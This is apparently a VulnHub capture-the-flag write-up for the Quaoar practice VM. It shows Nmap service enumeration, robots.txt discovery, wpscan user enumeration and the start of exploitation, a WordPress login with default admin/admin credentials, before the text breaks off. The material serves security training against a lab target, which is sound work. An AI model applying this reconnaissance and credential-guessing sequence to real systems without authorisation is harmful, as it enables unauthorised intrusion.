[VulnHub] hackfest2016: Quaoar

Date: 18/Sep/2019
Categories: oscp, vulnhub, linux
Tags: enumerate_app_wordpress, exploit_wordpress_defaultcreds, exploit_wordpress_plugin_hellodolly,
exploit_php_reverseshell, privesc_mysql_creds, privesc_credsreuse

Overview

This is a writeup for VulnHub VM `hackfest2016: Quaoar`. Here's an overview of the `enumeration` →
`exploitation` → `privilege escalation` process:

Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1  # Nmap 7.70 scan initiated Wed Sep 18 14:14:44 2019 as: nmap -vv --reason -Pn -sV -sC
   ↪  --version-all -oN
   ↪  /root/toolbox/writeups/vulnhub.quaoar/results/192.168.92.175/scans/_quick_tcp_nmap.txt -oX
   ↪  /root/toolbox/writeups/vulnhub.quaoar/results/192.168.92.175/scans/xml/_quick_tcp_nmap.xml
   ↪  192.168.92.175
2  Nmap scan report for 192.168.92.175
3  Host is up, received arp-response (0.0084s latency).
4  Scanned at 2019-09-18 14:14:45 PDT for 23s
5  Not shown: 991 closed ports
6  Reason: 991 resets
7  PORT    STATE SERVICE        REASON          VERSION
8  22/tcp  open  ssh            syn-ack ttl 64 OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol
   ↪  2.0)
9  | ssh-hostkey:
10 |   1024 d0:0a:61:d5:d0:3a:38:c2:67:c3:c3:42:8f:ae:ab:e5 (DSA)
11 | ssh-dss AAAAB3NzaC1kc3MAAACBAKhWvQi17DDbE+4rIT/⌋
   ↪  g1SC8rxuv0MUowSJKUPEWlMVqfoLa6iWJVA2EzqUGPgtTnq6uuTr110Op760IivE6U3cBbgEz5xIz1AZJbB8MtOGqGK5EMnkfPr⌋
   ↪  /cUn4PPnMPHt7I/JU4KGcTPcq3KA+tOZRH8m3PEaBg6vUXWSVKIybVAAAAFQDYJev6e7e0vLa/⌋
   ↪  gEoTi8qyOhf2ZQAAAIEAg5bfw3eI3IUo4FEnjy7aY4pRsI+⌋
   ↪  iGqwb29GLJXgonVhec0mtavAvwRwrJ5XFjgeVcHZQHySN7I+⌋
   ↪  S66hKqTOQo4jalb6U9ZptVzIC8qkbeKToXqJLYwsGdDTTLyA+lRJfem9FMjaAl7mhX7ulm8szQ3q5g+⌋
   ↪  D4jqJKXlpsMK42U+gAAACAV3s6IYys0w5l6Q/LzjBHVFy6Vm1J2jrT0MegkfzpxHI0CQz+EyXHrPG+⌋
   ↪  Mu0iC9MuA8a7GjS5ryz2iqo/uEHPaoVYk2FpnsFXbCTvbeMruv5ifRh9LNKZ/⌋
   ↪  vWR1Hl2FIi5RlNnEgeAIFymST8QuYEm7WWxZLXeyO9DwRSMPp2zNUU=
12 |   2048 bc:e0:3b:ef:97:99:9a:8b:9e:96:cf:02:cd:f1:5e:dc (RSA)
13 | ssh-rsa
   ↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQDCzMPj8OrWOSTS2cPOg24Yep4GX3GXio0p3MPI0g9AWya12ACkxFPwl3uOljwfE3UGzNS53H⌋
   ↪  +yMaNbJVCWs2+2LsejPUCnykAlhSCKcrpviyitU3C3/⌋
   ↪  5fojXtnrGyCBZzeyEQbkIaZ1QnUmykljjgCfDxH6qh5OwRRpaEt7r0OTSKh7FDvTy/ly/EMUBOSq/UmMsO61/⌋
   ↪  NNxDgWEPGvvWrbt7aKT71PJXM4i8xxEfi+K7rC3dJBGGV71X7m6o3S32/HLw71RbtRyy1gbfMY/pOduFmFuI+⌋
   ↪  s7H5fI1/UlidOAnJNXPCFUnZMEWLrBjhme/q4wjLxwFHKLyDd
14 |   256 8c:73:46:83:98:8f:0d:f7:f5:c8:e4:58:68:0f:80:75 (ECDSA)
15 |_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBI9oPSx9ey3GvWq/2+⌋
   ↪  7fWNxzZj9WF9BYq5Mf+dLbBbGHakQLPzIKRrHPL9O2cZhUqQ88hbceEdNZGH2MnFvpDt8=
16 53/tcp  open  domain         syn-ack ttl 64 ISC BIND 9.8.1-P1
17 | dns-nsid:
18 |_  bind.version: 9.8.1-P1
19 80/tcp  open  http           syn-ack ttl 64 Apache httpd 2.2.22 ((Ubuntu))
20 | http-methods:
21 |_  Supported Methods: POST OPTIONS GET HEAD
22 | http-robots.txt: 1 disallowed entry
23 |_Hackers
24 |_http-server-header: Apache/2.2.22 (Ubuntu)
25 |_http-title: Site doesn't have a title (text/html).
26 110/tcp open  pop3           syn-ack ttl 64 Dovecot pop3d
27 |_pop3-capabilities: SASL TOP PIPELINING STLS RESP-CODES UIDL CAPA
28 | ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail
   ↪  server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
29 | Issuer: commonName=ubuntu/organizationName=Dovecot mail
   ↪  server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
30 | Public Key type: rsa
31 | Public Key bits: 2048
32 | Signature Algorithm: sha1WithRSAEncryption
```

```
33  | Not valid before: 2016-10-07T04:32:43
34  | Not valid after:  2026-10-07T04:32:43
35  | MD5:   e242 d8cb 6557 1624 38af 0867 05e9 2677
36  | SHA-1: b5d0 537d 0850 11d0 e9c0 fb10 ca07 37c3 af10 9382
37  | -----BEGIN CERTIFICATE-----
38  | MIIDizCCAnOgAwIBAgIJAP8OUpUA7rC3MA0GCSqGSIb3DQEBBQUAMFwxHDAaBgNV
39  | BAoME0RvdmVjb3QgbWFpbCBzZXJ2ZXIxDzANBgNVBAsMBnVidW50dTEPMA0GA1UE
40  | AwwGdWJ1bnR1MRowGAYJKoZIhvcNAQkBFgtyb290QHVidW50dAeFw0xNjEwMDcw
41  | NDMyNDNaFw0yNjEwMDcwNDMyNDNaMFwxHDAaBgNVBAoME0RvdmVjb3QgbWFpbCBz
42  | ZXJ2ZXIxDzANBgNVBAsMBnVidW50dTEPMA0GA1UEAwwGdWJ1bnR1MRowGAYJKoZI
43  | hvcNAQkBFgtyb290QHVidW50dTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
44  | ggEBAMx7OvWQLwa6CLqojjvHuC2x7OjPP+jIUFMdoN2H1J+G/LdSy60QVEenqcqs
45  | SlHDFwmwDW2cCDC5tPaW2Qn5AI2Ts5TmSeNQTtlRcklAQN+tF8aQpiJ6jFjwMvbN
46  | CIpbEWfvheLCpSw2yWWOMcERFsmblOvdKo7KE/6fEvjdfYU1jJrVOLLqJFhgEwKX
47  | ImSx/OVqMA/u8zXOmqaqVfa8Rrzs3aAS2HwHS2TGo28Ay9vt4wuL7SuTrxX5lpfA
48  | Xi5TP2V9aatrpUwjlpGDolg/VptGPlQ3YRwqbZu3WWws11YoZXcOgYfYkJFR4gUs
49  | dwTZGGpSKb1by5VTLvXaUvB5iB0CAwEAAaNQME4wHQYDVR0OBBYEFOnF9jfUGBWq
50  | IM6SV5lPz3s6gn1cMB8GA1UdIwQYMBaAFOnF9jfUGBWqIM6SV5lPz3s6gn1cMAwG
51  | A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAGOOkadSFS1V9IqgonA3dYYi
52  | GisZQtrmXM8mHNMWYf5Ym3gRDurQHASxYZqNtcc4OCF/YoxU8avrKxeU7lTRScPx
53  | wgqbYcssNTtpZnhC6AExZBULZ56ZQSTy4//CZa10wgCxdevE+K+UtkOuNGdh0REO
54  | hzZWi0AMpwQWSXZfxl915MiViPPNLVu0IPVZqc6PE79st2ZEWp7Cf2iKG35KSm39
55  | xTyAQjVFpJXZtPTMRIsXel6mUZOh2AHebgqGYnF19fx443ndgx2LHfc1+T9UTgk6
56  | zSCmC8/kJcb2PXWvEEXJtabYi25JKGD8p0CDGWKw2Ly3cysl8PTGqAei8ldlVp8=
57  | _-----END CERTIFICATE-----
58  | _ssl-date: 2019-09-18T21:15:09+00:00; +11s from scanner time.
59  139/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
60  143/tcp open  imap         syn-ack ttl 64 Dovecot imapd
61  |_imap-capabilities: listed post-login have ENABLE more capabilities OK Pre-login
    ↪  LOGINDISABLEDA0001 SASL-IR STARTTLS LOGIN-REFERRALS IMAP4rev1 LITERAL+ ID IDLE
62  | ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail
    ↪  server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
63  | Issuer: commonName=ubuntu/organizationName=Dovecot mail
    ↪  server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
64  | Public Key type: rsa
65  | Public Key bits: 2048
66  | Signature Algorithm: sha1WithRSAEncryption
67  | Not valid before: 2016-10-07T04:32:43
68  | Not valid after:  2026-10-07T04:32:43
69  | MD5:   e242 d8cb 6557 1624 38af 0867 05e9 2677
70  | SHA-1: b5d0 537d 0850 11d0 e9c0 fb10 ca07 37c3 af10 9382
71  | -----BEGIN CERTIFICATE-----
72  | MIIDizCCAnOgAwIBAgIJAP8OUpUA7rC3MA0GCSqGSIb3DQEBBQUAMFwxHDAaBgNV
73  | BAoME0RvdmVjb3QgbWFpbCBzZXJ2ZXIxDzANBgNVBAsMBnVidW50dTEPMA0GA1UE
74  | AwwGdWJ1bnR1MRowGAYJKoZIhvcNAQkBFgtyb290QHVidW50dAeFw0xNjEwMDcw
75  | NDMyNDNaFw0yNjEwMDcwNDMyNDNaMFwxHDAaBgNVBAoME0RvdmVjb3QgbWFpbCBz
76  | ZXJ2ZXIxDzANBgNVBAsMBnVidW50dTEPMA0GA1UEAwwGdWJ1bnR1MRowGAYJKoZI
77  | hvcNAQkBFgtyb290QHVidW50dTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
78  | ggEBAMx7OvWQLwa6CLqojjvHuC2x7OjPP+jIUFMdoN2H1J+G/LdSy60QVEenqcqs
79  | SlHDFwmwDW2cCDC5tPaW2Qn5AI2Ts5TmSeNQTtlRcklAQN+tF8aQpiJ6jFjwMvbN
80  | CIpbEWfvheLCpSw2yWWOMcERFsmblOvdKo7KE/6fEvjdfYU1jJrVOLLqJFhgEwKX
81  | ImSx/OVqMA/u8zXOmqaqVfa8Rrzs3aAS2HwHS2TGo28Ay9vt4wuL7SuTrxX5lpfA
82  | Xi5TP2V9aatrpUwjlpGDolg/VptGPlQ3YRwqbZu3WWws11YoZXcOgYfYkJFR4gUs
83  | dwTZGGpSKb1by5VTLvXaUvB5iB0CAwEAAaNQME4wHQYDVR0OBBYEFOnF9jfUGBWq
84  | IM6SV5lPz3s6gn1cMB8GA1UdIwQYMBaAFOnF9jfUGBWqIM6SV5lPz3s6gn1cMAwG
85  | A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAGOOkadSFS1V9IqgonA3dYYi
```

4

```
 86  | GisZQtrmXM8mHNMWYf5Ym3gRDurQHASxYZqNtcc4OCF/YoxU8avrKxeU7lTRScPx
 87  | wgqbYcssNTtpZnhC6AExZBULZ56ZQSTy4//CZa10wgCxdevE+K+UtkOuNGdh0REO
 88  | hZZWi0AMpwQWSXZfxl915MiViPPNLVu0IPVZqc6PE79st2ZEWp7Cf2iKG35KSm39
 89  | xTyAQjVFpJXZtPTMRIsXel6mUZOh2AHebgqGYnF19fx443ndgx2LHfc1+T9UTgk6
 90  | zSCmC8/kJcb2PXWvEEXJtabYi25JKGD8p0CDGWKw2Ly3cysl8PTGqAei8ldlVp8=
 91  |_-----END CERTIFICATE-----
 92  |_ssl-date: 2019-09-18T21:15:09+00:00; +11s from scanner time.
 93  445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.6.3 (workgroup: WORKGROUP)
 94  993/tcp open  ssl/imap    syn-ack ttl 64 Dovecot imapd
 95  |_imap-capabilities: listed have ENABLE more post-login capabilities Pre-login OK SASL-IR
     ↪   AUTH=PLAINA0001 LOGIN-REFERRALS IMAP4rev1 LITERAL+ ID IDLE
 96  | ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail
     ↪   server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
 97  | Issuer: commonName=ubuntu/organizationName=Dovecot mail
     ↪   server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
 98  | Public Key type: rsa
 99  | Public Key bits: 2048
100  | Signature Algorithm: sha1WithRSAEncryption
101  | Not valid before: 2016-10-07T04:32:43
102  | Not valid after:  2026-10-07T04:32:43
103  | MD5:   e242 d8cb 6557 1624 38af 0867 05e9 2677
104  | SHA-1: b5d0 537d 0850 11d0 e9c0 fb10 ca07 37c3 af10 9382
105  | -----BEGIN CERTIFICATE-----
106  | MIIDizCCAnOgAwIBAgIJAP8OUpUA7rC3MA0GCSqGSIb3DQEBBQUAMFwxHDAaBgNV
107  | BAoME0RvdmVjb3QgbWFpbCBzZXJ2ZXIxDzANBgNVBAsMBnVidW50dTEPMA0GA1UE
108  | AwwGdWJ1bnR1MRowGAYJKoZIhvcNAQkBFgtyb290QHVidW50dTAeFw0xNjEwMDcw
109  | NDMyNDNaFw0yNjEwMDcwNDMyNDNaMFwxHDAaBgNVBAoME0RvdmVjb3QgbWFpbCBz
110  | ZXJ2ZXIxDzANBgNVBAsMBnVidW50dTEPMA0GA1UEAwwGdWJ1bnR1MRowGAYJKoZI
111  | hvcNAQkBFgtyb290QHVidW50dTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
112  | ggEBAMx7OvWQLwa6CLqojjvHuC2x7OjPP+jIUFMdoN2H1J+G/LdSy60QVEenqcqs
113  | SlHDFwmwDW2cCDC5tPaW2Qn5AI2Ts5TmSeNQTtlRcklAQN+tF8aQpiJ6jFjwMvbN
114  | CIpbEWfvheLCpSw2yWWOMcERFsmbl0vdKo7KE/6fEvjdfYU1jJrVOLLqJFhgEwKX
115  | ImSx/OVqMA/u8zXOmqaqVfa8Rrzs3aAS2HwHS2TGo28Ay9vt4wuL7SuTrxX5lpfA
116  | Xi5TP2V9aatrpUwjlpGDolg/VptGPlQ3YRwqbZu3WWws11YoZXcOgYfYkJFR4gUs
117  | dwTZGGpSKb1by5VTLvXaUvB5iB0CAwEAAaNQME4wHQYDVR0OBBYEFOnF9jfUGBWq
118  | IM6SV5lPz3s6gn1cMB8GA1UdIwQYMBaAFOnF9jfUGBWqIM6SV5lPz3s6gn1cMAwG
119  | A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAG0OkadSFS1V9IqgonA3dYYi
120  | GisZQtrmXM8mHNMWYf5Ym3gRDurQHASxYZqNtcc4OCF/YoxU8avrKxeU7lTRScPx
121  | wgqbYcssNTtpZnhC6AExZBULZ56ZQSTy4//CZa10wgCxdevE+K+UtkOuNGdh0REO
122  | hZZWi0AMpwQWSXZfxl915MiViPPNLVu0IPVZqc6PE79st2ZEWp7Cf2iKG35KSm39
123  | xTyAQjVFpJXZtPTMRIsXel6mUZOh2AHebgqGYnF19fx443ndgx2LHfc1+T9UTgk6
124  | zSCmC8/kJcb2PXWvEEXJtabYi25JKGD8p0CDGWKw2Ly3cysl8PTGqAei8ldlVp8=
125  |_-----END CERTIFICATE-----
126  |_ssl-date: 2019-09-18T21:15:08+00:00; +11s from scanner time.
127  995/tcp open  ssl/pop3    syn-ack ttl 64 Dovecot pop3d
128  |_pop3-capabilities: SASL(PLAIN) TOP PIPELINING RESP-CODES USER UIDL CAPA
129  | ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail
     ↪   server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
130  | Issuer: commonName=ubuntu/organizationName=Dovecot mail
     ↪   server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
131  | Public Key type: rsa
132  | Public Key bits: 2048
133  | Signature Algorithm: sha1WithRSAEncryption
134  | Not valid before: 2016-10-07T04:32:43
135  | Not valid after:  2026-10-07T04:32:43
136  | MD5:   e242 d8cb 6557 1624 38af 0867 05e9 2677
```

```
137    | SHA-1: b5d0 537d 0850 11d0 e9c0 fb10 ca07 37c3 af10 9382
138    | -----BEGIN CERTIFICATE-----
139    | MIIDizCCAnOgAwIBAgIJAP8OUpUA7rC3MA0GCSqGSIb3DQEBBQUAMFwxHDAaBgNV
140    | BAoME0RvdmVjb3QgbWFpbCBzZXJ2ZXIxDzANBgNVBAsMBnVidW50dTEPMA0GA1UE
141    | AwwGdWJ1bnR1MRowGAYJKoZIhvcNAQkBFgtyb290QHVidW50dTAeFw0xNjEwMDcw
142    | NDMyNDNaFw0yNjEwMDcwNDMyNDNaMFwxHDAaBgNVBAoME0RvdmVjb3QgbWFpbCBz
143    | ZXJ2ZXIxDzANBgNVBAsMBnVidW50dTEPMA0GA1UEAwwGdWJ1bnR1MRowGAYJKoZI
144    | hvcNAQkBFgtyb290QHVidW50dTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
145    | ggEBAMx7OvWQLwa6CLqojjvHuC2x7OjPP+jIUFMdoN2H1J+G/LdSy60QVEenqcqs
146    | SlHDFwmwDW2cCDC5tPaW2Qn5AI2Ts5TmSeNQTtlRcklAQN+tF8aQpiJ6jFjwMvbN
147    | CIpbEWfvheLCpSw2yWWOMcERFsmblOvdKo7KE/6fEvjdfYU1jJrVOLLqJFhgEwKX
148    | ImSx/OVqMA/u8zXOmqaqVfa8Rrzs3aAS2HwHS2TGo28Ay9vt4wuL7SuTrxX5lpfA
149    | Xi5TP2V9aatrpUwjlpGDolg/VptGPlQ3YRwqbZu3WWws11YoZXcOgYfYkJFR4gUs
150    | dwTZGGpSKb1by5VTLvXaUvB5iB0CAwEAAaNQME4wHQYDVR0OBBYEFOnF9jfUGBWq
151    | IM6SV5lPz3s6gn1cMB8GA1UdIwQYMBaAFOnF9jfUGBWqIM6SV5lPz3s6gn1cMAwG
152    | A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAGOOkadSFS1V9IqgonA3dYYi
153    | GisZQtrmXM8mHNMWYf5Ym3gRDurQHASxYZqNtcc4OCF/YoxU8avrKxeU7lTRScPx
154    | wgqbYcssNTtpZnhC6AExZBULZ56ZQSTy4//CZa10wgCxdevE+K+UtkOuNGdh0REO
155    | hzZWi0AMpwQWSXZfxl915MiViPPNLVu0IPVZqc6PE79st2ZEWp7Cf2iKG35KSm39
156    | xTyAQjVFpJXZtPTMRIsXel6mUZOh2AHebgqGYnF19fx443ndgx2LHfc1+T9UTgk6
157    | zSCmC8/kJcb2PXWvEEXJtabYi25JKGD8p0CDGWKw2Ly3cysl8PTGqAei8ldlVp8=
158    |_-----END CERTIFICATE-----
159    |_ssl-date: 2019-09-18T21:15:08+00:00; +11s from scanner time.
160    MAC Address: 00:0C:29:00:BD:18 (VMware)
161    Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
162
163    Host script results:
164    |_clock-skew: mean: 40m10s, deviation: 1h37m58s, median: 10s
165    | nbstat: NetBIOS name: QUAOAR, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
166    | Names:
167    |   QUAOAR<00>          Flags: <unique><active>
168    |   QUAOAR<03>          Flags: <unique><active>
169    |   QUAOAR<20>          Flags: <unique><active>
170    |   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
171    |   WORKGROUP<1d>       Flags: <unique><active>
172    |   WORKGROUP<1e>       Flags: <group><active>
173    |   WORKGROUP<00>       Flags: <group><active>
174    | Statistics:
175    |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
176    |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
177    |_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
178    | p2p-conficker:
179    |   Checking for Conficker.C or higher...
180    |   Check 1 (port 24536/tcp): CLEAN (Couldn't connect)
181    |   Check 2 (port 22368/tcp): CLEAN (Couldn't connect)
182    |   Check 3 (port 31858/udp): CLEAN (Timeout)
183    |   Check 4 (port 65163/udp): CLEAN (Timeout)
184    |_  0/4 checks are positive: Host is CLEAN or ports are blocked
185    | smb-os-discovery:
186    |   OS: Unix (Samba 3.6.3)
187    |   NetBIOS computer name:
188    |   Workgroup: WORKGROUP\x00
189    |_  System time: 2019-09-18T17:15:08-04:00
190    | smb-security-mode:
191    |   account_used: guest
192    |   authentication_level: user
```

6

```
193  |    challenge_response: supported
194  |_   message_signing: disabled (dangerous, but default)
195  |_smb2-security-mode: Couldn't establish a SMBv2 connection.
196  |_smb2-time: Protocol negotiation failed (SMB2)
197
198  Read data files from: /usr/bin/../share/nmap
199  Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
200  # Nmap done at Wed Sep 18 14:15:08 2019 -- 1 IP address (1 host up) scanned in 23.69 seconds
```

2. Upon checking `robots.txt` file we find a `wordpress` entry:

```
1   HTTP/1.1 200 OK
2   Date: Wed, 18 Sep 2019 21:24:15 GMT
3   Server: Apache/2.2.22 (Ubuntu)
4   Last-Modified: Mon, 24 Oct 2016 06:56:49 GMT
5   ETag: "24bac-10f-53f96e55d4191"
6   Accept-Ranges: bytes
7   Content-Length: 271
8   Vary: Accept-Encoding
9   Content-Type: text/plain
10  X-Pad: avoid browser bug
11
12  Disallow: Hackers
13  Allow: /wordpress/
14      ____
15  #  /___ \_   _  __ _  ___  __ _ _ __
16  # //  / / | | |/ _` |/ _ \ / _` | '__|
17  #/ \_/ /| |_| | (_| | (_) | (_| | |
18  #\___,_\ \__,_/\__,_/\___/ \__,_/_/
```


Figure 2: writeup.enumeration.steps.2.1

3. We run `wpscan` to enumerate users and find 2 hits:

```
1   admin
2   wpuser
```

```
[+] Enumerating usernames ...
[+] We identified the following 2 users:
    +----+--------+--------+
    | ID | Login  | Name   |
    +----+--------+--------+
    | 1  | admin  | admin  |
    | 2  | wpuser | wpuser |
    +----+--------+--------+
[!] Default first WordPress username 'admin' is still used

[+] Finished: Wed Sep 18 15:06:11 2019
[+] Elapsed time: 00:00:56
[+] Requests made: 5049
[+] Memory used: 66.645 MB
root@kali: ~/toolbox/data/writeups/vulnhub.quaoar #
```

Figure 3: writeup.enumeration.steps.3.1

Findings

Open Ports:

```
1  22/tcp    |  ssh          |  OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
2  53/tcp    |  domain       |  ISC BIND 9.8.1-P1
3  80/tcp    |  http         |  Apache httpd 2.2.22 ((Ubuntu))
4  110/tcp   |  pop3         |  Dovecot pop3d
5  137/udp   |  netbios-ns?  |
6  139/tcp   |  netbios-ssn  |  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
7  143/tcp   |  imap         |  Dovecot imapd
8  445/tcp   |  netbios-ssn  |  Samba smbd 3.6.3 (workgroup: WORKGROUP)
9  993/tcp   |  ssl/imap     |  Dovecot imapd
10 995/tcp   |  ssl/pop3     |  Dovecot pop3d
```

Files

```
1  http://192.168.92.175/robots.txt
```

Users

```
1  wordpress: admin, wpuser
```

Phase #2: Exploitation

1. We tried the default credentials `admin/admin` and got administrative access to the Wordpress installation:
